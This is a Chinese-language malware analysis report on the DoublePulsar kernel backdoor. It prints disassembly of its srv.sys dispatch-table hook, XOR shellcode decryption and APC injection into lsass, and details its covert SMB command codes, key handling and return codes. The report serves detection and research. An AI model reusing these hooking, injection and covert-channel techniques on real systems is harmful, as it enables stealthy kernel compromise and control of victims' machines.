内核级后门“DoublePulsar”分析报告

在 Shadow Brokers 组织泄露的 NSA 方程式工具中，DoublePulsar 是一个无文件型的内核后门程序。值得注意的是，DoublePulsar 同时使用了终端和网络的高级逃逸技术。首先它是一个无文件型的内核级别后门，被控制端的主机防护软件通常无法有效检测；其次它与被控制端的通讯使用正常协议进行伪装(SMB 或者 RDP 协议)，可逃逸常见的网络防护产品。

具体地，某些漏洞工具（EternalBlue、EternalRomance 等）攻击成功后会篡改 srv.sys 中 SrvTransaction2DispatchTable 表的第 14 项指针，从而在 srv.sys 中安装一个后门。而原始的 SrvTransaction2DispatchTable 表第 14 项指针指向的是 SrvTransactionNotImplemented 函数，在处理 SMB 协议的 SMB_COM_TRANSACTION2 消息时，会使用到该函数。这样 DoublePulsar 就可以与被控制机器通过特定的 SMB_COM_TRANSACTION2 消息建立隐蔽信道，并执行相应攻击操作。

技术分析

1.在后门被成功安装前，查看 SrvTransaction2DispatchTable 表，可以发现该表第 14 项指向的为 SrvTransactionNotImplemented 函数。

```
kd> dds srv!srvtransaction2dispatchtable
95b35530  95b5d56f srv!SrvSmbOpen2
95b35534  95b57fe4 srv!SrvSmbFindFirst2
95b35538  95b5806d srv!SrvSmbFindNext2
95b3553c  95b5aa89 srv!SrvSmbQueryFsInformation
95b35540  95b5b2f3 srv!SrvSmbSetFsInformation
95b35544  95b51f65 srv!SrvSmbQueryPathInformation
95b35548  95b52c74 srv!SrvSmbSetPathInformation
95b3554c  95b5177c srv!SrvSmbQueryFileInformation
95b35550  95b5255d srv!SrvSmbSetFileInformation
95b35554  95b5b4e5 srv!SrvSmbFindNotify
95b35558  95b5897a srv!SrvSmbIoctl2
95b3555c  95b5b4e5 srv!SrvSmbFindNotify
95b35560  95b5b4e5 srv!SrvSmbFindNotify
95b35564  95b535fb srv!SrvSmbCreateDirectory2
95b35568  95b5df2b srv!SrvTransactionNotImplemented
95b3556c  95b5df2b srv!SrvTransactionNotImplemented
95b35570  95b44107 srv!SrvSmbGetDfsReferral
95b35574  95b43ff7 srv!SrvSmbReportDfsInconsistency
95b35578  00000000
```

2.后门安装成功后，SrvTransaction2DispatchTable 表中的第 14 项便被修改。

```
kd> dds srv!srvtransaction2dispatchtable
95b35530  95b5d56f srv!SrvSmbOpen2
95b35534  95b57fe4 srv!SrvSmbFindFirst2
95b35538  95b5806d srv!SrvSmbFindNext2
95b3553c  95b5aa89 srv!SrvSmbQueryFsInformation
95b35540  95b5b2f3 srv!SrvSmbSetFsInformation
95b35544  95b51f65 srv!SrvSmbQueryPathInformation
95b35548  95b52c74 srv!SrvSmbSetPathInformation
95b3554c  95b5177c srv!SrvSmbQueryFileInformation
95b35550  95b5255d srv!SrvSmbSetFileInformation
95b35554  95b5b4e5 srv!SrvSmbFindNotify
95b35558  95b5897a srv!SrvSmbIoctl2
95b3555c  95b5b4e5 srv!SrvSmbFindNotify
95b35560  95b5b4e5 srv!SrvSmbFindNotify
95b35564  95b535fb srv!SrvSmbCreateDirectory2
95b35568  866db048
95b3556c  95b5df2b srv!SrvTransactionNotImplemented
95b35570  95b44107 srv!SrvSmbGetDfsReferral
95b35574  95b43ff7 srv!SrvSmbReportDfsInconsistency
95b35578  00000000
```

修改后的函数如下：

```
kd> u 866db048
866db048 8b4c2408        mov     ecx,dword ptr [esp+8]
866db04c 60              pushad
866db04d e800000000      call    866db052
866db052 5d              pop     ebp
866db053 6681e500f0      and     bp,0F000h
866db058 894d34          mov     dword ptr [ebp+34h],ecx
866db05b e8d9010000      call    866db239
866db060 e843010000      call    866db1a8
```


3. DoublePulsar 主要有以下几个功能：

```
[×]  Function :: Operation for backdoor to perform

   ×0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 4
```

对应功能指令及描述如下表：

功能	功能描述
OutputInstall	可在本地生成一个 shellcode 二进制文件供 RunShellcode 功能使用
Ping	检测目标机是否存在 DoublePulsar
RunDLL	执行一段 shellcode 并加载 Dll
RunShellcode	执行一段 shellcode
Uninstall	卸载 DoublePulsar

4. 以上功能在代码中都对应不同的处理方法，主要处理流程如下：



(1)CheckFlag 功能

函数开始的时候会检测不同的标志，该标识来自构造的 SMB_COM_TRANSACTION2 数据包中的 Timeout 字段。计算 flag 的相关代码如下：

```
seg000:86847194 sub_86847194    proc near               ; CODE XREF: start+30↑p
seg000:86847194                 xor     eax, eax
seg000:86847196                 mov     al, cl
seg000:86847198                 shr     ecx, 8
seg000:8684719B                 add     al, cl
seg000:8684719D                 shr     ecx, 8
seg000:868471A0                 add     al, cl
seg000:868471A2                 shr     ecx, 8
seg000:868471A5                 add     al, cl
seg000:868471A7                 retn
seg000:868471A7 sub_86847194    endp
seg000:868471A7
```

下图中的 timeout 值计算后则为指令 0x23。

```
   10 0.005892   192.168.0.109   192.168.0.101   SMB      445   136 Trans2 Request, SESSION_SETUP
   11 0.005951   192.168.0.101   192.168.0.109   SMB    49805    93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
   15 0.011895   192.168.0.109   192.168.0.101   SMB      445  1312 Trans2 Request, SESSION_SETUP
   16 0.011968   192.168.0.101   192.168.0.109   SMB    49805    93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
   19 0.013317   192.168.0.109   192.168.0.101   SMB      445  1312 Trans2 Request, SESSION_SETUP
   21 0.013726   192.168.0.101   192.168.0.109   SMB    49805    93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
```


```
    Max Parameter Count: 1
    Max Data Count: 0
    Max Setup Count: 0
    Reserved: 00
  ▷ Flags: 0x0000
    Timeout: 2 hours, 50 minutes, 33.186 seconds
    Reserved: 0000
    Parameter Count: 12
    Parameter Offset: 66
    Data Count: 0
    Data Offset: 78
    Setup Count: 1
    Reserved: 00
```

```
0030  3f c9 96 39 00 00 00 00  00 4e ff 53 4d 42 32 00   ?..9.... .N.SMB2.
0040  00 00 00 18 07 c0 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 08 ff fe 00 08  41 00 0f 0c 00 00 00 01   ........ A.......
0060  00 00 00 00 00 00 00 62  25 9c 00 00 00 0c 00 42   .......b %......B
0070  00 00 00 4e 00 01 00 0e  00 0d 00 00 00 00 00 00   ...N.... ........
0080  00 00 00 00 00 00 00 00                           ........
```

之后通过判断不同指令进入不同的处理流程：

指令	功能描述
0x23	处理 Ping 包
0x77	卸载自身
0xc8	可用来执行一段 shellcode

相关代码如下：



(2)Ping 功能


如果标志位为 0x23，则进入 Ping 包的处理环节。Ping 包无特殊处理函数，直接返回成功。（参考下面“对返回数据的处理”分析）

(3)RunShellcode 与 Rundll 功能

如果标志位为 0xc8，则进入执行 shellcode 的处理流程。Doublepulsar 工具的 Rundll 与 RunShellcode 功能均走此分支，不同的是 Rundll 功能在发送具有加载动态库功能的 shellcode 的同时会附加一个 dll 文件。

在 RunShellcode 与 Rundll 功能中，首先会发送一个 Ping 包，用于检测后门是否存在。如果存在，则继续发送后续数据。

后续数据中的 SESSION_SETUP Parameters 包含了 shellcode 的长度（使用密钥异或加密），当前数据包中包含数据大小（使用密钥异或加密），以及用来解密数据的密钥。如下图，黄色部分计算后即为 shellcode 的长度（0x5ed26d41^0x5ed24a49=0x2708），绿色部分为当前数据包中包含数据大小(0x5ed25a49^0x5ed24a49=0x1000)，解密密钥为 0x5ed24a49。



SESSION_SETUP Data 为加密后的 shellcode。

相应代码处理流程如下：

a. 解密获得 shellcode 大小，同时校验所传数据包中数据大小是否正确。

```
seg000:868470B1                 mov     esi, [eax]      ; shellcode size
seg000:868470B3                 xor     esi, [ebp+28h]  ; key
seg000:868470B6                 mov     edi, [eax+8]
seg000:868470B9                 xor     edi, [ebp+28h]
seg000:868470BC                 mov     eax, [eax+4]
seg000:868470BF                 xor     eax, [ebp+28h]
seg000:868470C2                 cmp     eax, [ebx+10h]
```

b. 分配一段内存空间，将 shellcode 数据拷贝到缓冲区，通过密钥去解密 shellcode，同时判断是否解密完所有数据，如果解密完成将调用 shellcode 去执行。

```
seg000:868470CE                 mov     eax, [ebp+2Ch]
seg000:868470D1                 jz      short loc_868470EB
seg000:868470D3                 call    sub_868471CA
seg000:868470D8                 lea     eax, [esi+4]
seg000:868470DB                 push    eax
seg000:868470DC                 push    0
seg000:868470DE                 call    dword ptr [ebp+8] ; Allocate buffer
seg000:868470E1                 test    eax, eax
seg000:868470E3                 jz      short loc_86847148
seg000:868470E5                 mov     [ebp+2Ch], eax
seg000:868470E8                 mov     [ebp+30h], esi
seg000:868470EB
seg000:868470EB loc_868470EB:                           ; CODE XREF: start+89↑j
seg000:868470EB                 add     edi, ebx
seg000:868470ED                 cmp     edi, esi
seg000:868470EF                 ja      short loc_86847144
seg000:868470F1                 sub     edi, ebx
seg000:868470F3                 add     edi, eax
seg000:868470F5                 push    edi
seg000:868470F6                 mov     edx, esi
seg000:868470F8                 mov     esi, [ebp+3Ch]
seg000:868470FB                 mov     esi, [esi-10h]
seg000:868470FE                 mov     ecx, ebx
seg000:86847100                 rep movsb               ; copy data to buffer
seg000:86847102                 pop     esi
seg000:86847103                 mov     ecx, ebx
seg000:86847105                 shr     ecx, 2
seg000:86847108                 mov     ebx, [ebp+28h]
seg000:8684710B
seg000:8684710B loc_8684710B:                           ; CODE XREF: start+C8↓j
seg000:8684710B                 xor     [esi], ebx      ; decrpyt data
seg000:8684710D                 add     esi, 4
seg000:86847110                 loop    loc_8684710B    ; decrpyt data
seg000:86847112                 add     eax, edx
seg000:86847114                 cmp     esi, eax        ; decrypt all data?
seg000:86847116                 jl      short loc_86847140
seg000:86847118                 mov     eax, [ebp+2Ch]
seg000:8684711B                 pusha
seg000:8684711C                 mov     esi, esp
seg000:8684711E                 push    eax
seg000:8684711F                 call    eax             ; call shellcode
seg000:86847121                 mov     esp, esi
```

c. 对于 Rundll 功能传过来的 shellcode，首先会通过 IDT 表获取 ntoskrnl.exe 基址，因为 IDT 基址位于 ntoskrnl.exe 地址空间中，通过向上遍历定位到 PE 头，之后通过遍历导出表，获取所需的函数地址。

```
seg000:866F9056                 mov     [edi+94h], eax
seg000:866F905C                 mov     ebx, large fs:38h
seg000:866F9063                 mov     ax, [ebx+6]
seg000:866F9067                 shl     eax, 10h
seg000:866F906A                 mov     ax, [ebx]
seg000:866F906D                 and     ax, 0F000h
seg000:866F9071
seg000:866F9071 loc_866F9071:                           ; CODE XREF: sub_866F9000+7F↓j
seg000:866F9071                 mov     ebx, [eax]
seg000:866F9073                 cmp     bx, 5A4Dh
seg000:866F9078                 jz      short loc_866F9081
seg000:866F907A                 sub     eax, 1000h
seg000:866F907F                 jmp     short loc_866F9071
seg000:866F9081 ; ---------------------------------------------------------------------------
seg000:866F9081
seg000:866F9081 loc_866F9081:                           ; CODE XREF: sub_866F9000+78↑j
seg000:866F9081                 mov     [edi+4Ch], eax
seg000:866F9084                 mov     ebx, eax
seg000:866F9086                 mov     ecx, 0E3690194h
seg000:866F908B                 call    sub_866F941B
seg000:866F9090                 test    eax, eax
seg000:866F9092                 jz      loc_866F9322
seg000:866F9098                 mov     [edi], eax
seg000:866F909A                 mov     ecx, 0F0835485h
```

d. 通过暴力查询 PID 找到需要注入的宿主程序（默认为 lsass.exe）。

```
seg000:866F933B                 push    esi
seg000:866F933C                 push    ecx
seg000:866F933D                 call    dword ptr [edi+30h] ; PsLookupProcessByProcessId
seg000:866F9340                 test    eax, eax
seg000:866F9342                 jnz     loc_866F93CB
seg000:866F9348                 mov     esi, [edi+58h]
seg000:866F934B                 mov     ebx, [edi+0A4h]
seg000:866F9351                 mov     eax, [esi+ebx]
seg000:866F9354                 cmp     eax, 2
seg000:866F9357                 jl      short loc_866F93C6
seg000:866F9359                 push    esi
seg000:866F935A                 call    dword ptr [edi+34h] ; PsGetProcessImageFileName
seg000:866F935D                 call    gethash
seg000:866F9362                 mov     ecx, [edi+0A8h]
seg000:866F9368                 cmp     eax, ecx
seg000:866F936A                 jnz     short loc_866F93C6
seg000:866F936C                 lea     ecx, [edi+5Ch]
seg000:866F936F                 push    ecx
seg000:866F9370                 push    esi
seg000:866F9371                 call    dword ptr [edi+8] ; KeStackAttachProcess
seg000:866F9374                 push    esi
```

e. 之后通过插 APC 消息注入到宿主程序。

```
seg000:866F92CE                 sub     edx, eax
seg000:866F92D0                 mov     [edi+8Ch], edx
seg000:866F92D6                 push    50h ; 'P'
seg000:866F92D8                 push    0
seg000:866F92DA                 call    dword ptr [edi] ; ExAllocatePool
seg000:866F92DC                 test    eax, eax
seg000:866F92DE                 jz      short loc_866F9322
seg000:866F92E0                 mov     [edi+90h], eax
seg000:866F92E6                 mov     dword ptr [eax+40h], 14C2h
seg000:866F92ED                 push    0
seg000:866F92EF                 push    1
seg000:866F92F1                 push    dword ptr [edi+54h]
seg000:866F92F4                 push    0
seg000:866F92F6                 lea     edx, [eax+40h]
seg000:866F92F9                 push    edx
seg000:866F92FA                 push    0
seg000:866F92FC                 push    dword ptr [edi+8Ch]
seg000:866F9302                 push    eax
seg000:866F9303                 call    dword ptr [edi+14h] ; KeInitializeApc
seg000:866F9306                 push    0
seg000:866F9308                 push    0
seg000:866F930A                 push    0
seg000:866F930C                 push    dword ptr [edi+90h]
seg000:866F9312                 call    dword ptr [edi+18h] ; KeInsertQueueApc
seg000:866F9315
```

(4)Uninstall 功能：

如果标志位为 0x77，则进入卸载自身的处理流程。在相应的处理流程中会将原先修改的 SrvTransaction2DispatchTable 表恢复。


```
seg000:868471B9 sub_868471B9    proc near               ; CODE XREF: start:loc_868470A1↑p
seg000:868471B9                 pusha
seg000:868471BA                 call    free_shellcode_buffer
seg000:868471BF                 mov     eax, [ebp+10h]
seg000:868471C2                 mov     ecx, [eax+3Ch]
seg000:868471C5                 mov     [eax+38h], ecx  ; resume SrvTransaction2DispatchTable[14]
seg000:868471C8                 popa
seg000:868471C9                 retn
seg000:868471C9 sub_868471B9    endp
seg000:868471C9
```

(5)对返回数据的处理：

在函数最后会调用原 SrvTransactionNotImplemented 函数返回，在调用之前，对以下不同情况，将会对原有的 MID 值进行相应的处理。

```
seg000:86847140
seg000:86847140 loc_86847140:                           ; CODE XREF: start+54↑j
seg000:86847140                                         ; start+CE↑j
seg000:86847140                 mov     al, 10h
seg000:86847142                 jmp     short loc_8684714C
seg000:86847144 ; ---------------------------------------------------------------------------
seg000:86847144
seg000:86847144 loc_86847144:                           ; CODE XREF: start+41↑j
seg000:86847144                                         ; start+7F↑j ...
seg000:86847144                 mov     al, 20h ; ' '
seg000:86847146                 jmp     short loc_8684714C
seg000:86847148 ; ---------------------------------------------------------------------------
seg000:86847148
seg000:86847148 loc_86847148:                           ; CODE XREF: start+9B↑j
seg000:86847148                 mov     al, 30h ; '0'
seg000:8684714A                 jmp     short $+2
seg000:8684714C ; ---------------------------------------------------------------------------
seg000:8684714C
seg000:8684714C loc_8684714C:                           ; CODE XREF: start+FA↑j
seg000:8684714C                                         ; start+FE↑j ...
seg000:8684714C                 mov     ecx, [ebp+38h]
seg000:8684714F                 mov     ah, 0
seg000:86847151                 add     [ecx+1Eh], ax   ; add MID
seg000:86847155
seg000:86847155 loc_86847155:                           ; CODE XREF: start+24↑j
seg000:86847155                 mov     eax, [ebp+10h]
seg000:86847158                 mov     [esp+20h+var_4], eax
seg000:8684715C                 popa
seg000:8684715D                 jmp     dword ptr [eax+3Ch] ; jmp old_SrvTransactionNotImplemented
seg000:86847160 ; ---------------------------------------------------------------------------
```

返回值	含义
原有 MID+0x10	处理成功
原有 MID+0x20	不含该标识的功能
原有 MID+0x30	数据包大小校验错误



关于 VenusEye 金睛安全研究团队：

VenusEye 金睛安全研究团队是启明星辰集团检测产品本部从事专业安全分析的技术型团队，主要职责是对现有产品上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业的分析报告。金睛团队会依据数据产生的威胁情报，对其中采用的各种攻击技术做深入的跟踪与分析，并给出专业分析结果、提出专业建议，为用户决策提供帮助。

金睛团队成立至今，先后发布了《小心，“宏”成为新攻击手法的主力军》、《海德薇 Hedwig 组织分析报告》、《Locky 密锁攻击恶意样本分析报告》、《特斯拉恶意样本分析新解》、《无需担心潜藏了 18 年的微软浏览器远程代码执行漏洞》、《鼠尾草 Sage 2.0 攻击样本信息通告》、《“凯莉”嵌套式攻击样本信息通告》、《Office 野外 0day 分析报告》、《2016 年度监测数据分析报告》等数十份专业安全分析报告，欢迎下载查阅。